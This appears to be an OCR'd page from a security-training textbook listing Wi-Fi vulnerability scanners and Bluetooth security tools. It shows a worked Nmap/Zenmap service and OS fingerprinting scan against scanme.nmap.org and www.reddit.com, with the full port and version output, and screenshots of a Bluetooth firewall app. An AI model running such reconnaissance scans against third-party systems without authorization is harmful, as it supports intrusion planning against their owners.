
Wi-Fi Vulnerability Scanning Tools

Security professionals use Wi-Fi vulnerability scanning tools to determine weaknesses in wireless networks and secure them before attacks occur.

- **Zenmap**

  Source: *https://nmap.org*

  Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities on wireless networks. This tool saves vulnerability scans as profiles to make them run repeatedly. The results of recent scans are stored in a searchable database.



Target: scanme.nmap.org www.reddit.com

Command: nmap -sV -T4 -O -F --version-light scanme.nmap.org www.reddit.com


scanme.nmap.org (45.33.32.156)
www.reddit.com (199.232.21.140)

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 11:36 India Standard
Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned):
2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 92 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
25/tcp   filtered smtp
80/tcp   open     http         Apache httpd 2.4.7 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
179/tcp filtered bgp
445/tcp filtered microsoft-ds
646/tcp filtered ldp
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 4.4 (95%), Linux 2.6.32
or 3.10 (94%), Linux 2.6.32 - 2.6.35 (93%), Linux 2.6.32 - 2.6.39 (93%),
Linux 4.0 (92%), Linux 3.11 - 4.1 (91%), Linux 3.2 - 3.8 (91%), Linux 5.0
- 5.4 (91%), Linux 2.6.18 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for www.reddit.com (199.232.21.140)
Host is up (0.018s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  http-proxy Varnish
443/tcp open  ssl/https?
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at https://nmap.org/cgi-
bin/submit.cgi?new-service :
```

Figure 16.130: Screenshot displaying a Zenmap scan result

The following are some additional Wi-Fi vulnerability scanning tools:

- Nessus Pro (*https://www.tenable.com*)
- Network Security Toolkit (*https://networksecuritytoolkit.org*)
- Nexpose (*https://www.rapid7.com*)
- Penetrator Vulnerability Scanner (*https://www.secpoint.com*)
- SILICA (*http://www.immunityinc.com*)



Bluetooth Security Tools

Bluetooth Firewall

- FruitMobile Bluetooth Firewall protects your android device against several **Bluetooth attacks** from nearby devices
- It **displays alerts** when Bluetooth activities occur
- You can also **scan your device and detect apps** with Bluetooth capabilities

Bluetooth F Add Trusted Device

Bluetooth ON
Alert when bluetooth is Turned ON ☐

Discoverability
Alert when device is made discoverable ☐

Device Discovery
Alert when a device discovery is started ☐

Device Name
Alert when device name is changed ☑

Connection
Alert when a remote bluetooth device connects to this device ☑

Pairing
Alert when a remote bluetooth device pairs with this device ☑

App Installation
Alert when an application that can perform bluetooth actions is installed ☑

App Updation
Alert when an application that can ☑

Bluetooth Firewall

36 application(s) detected with bluetooth capabilities.
Tap on each app to view details.

Google App
Capable of all bluetooth actions

Bluetooth Transfer
Capable of all bluetooth actions

Amazon Music
Capable of all bluetooth actions

Nfc Service
Capable of all bluetooth actions

Runkeeper
Capable of all bluetooth actions

Bluetooth File Transfer
Capable of all bluetooth actions

ES File Explorer
Capable of all bluetooth actions

BlueMaho
https://github.com

Btscanner
https://packages.debian.org

SecureTether
https://play.google.com

AccessPro Bluetooth
https://play.google.com

Bluetooth Inspector
https://apps.apple.com

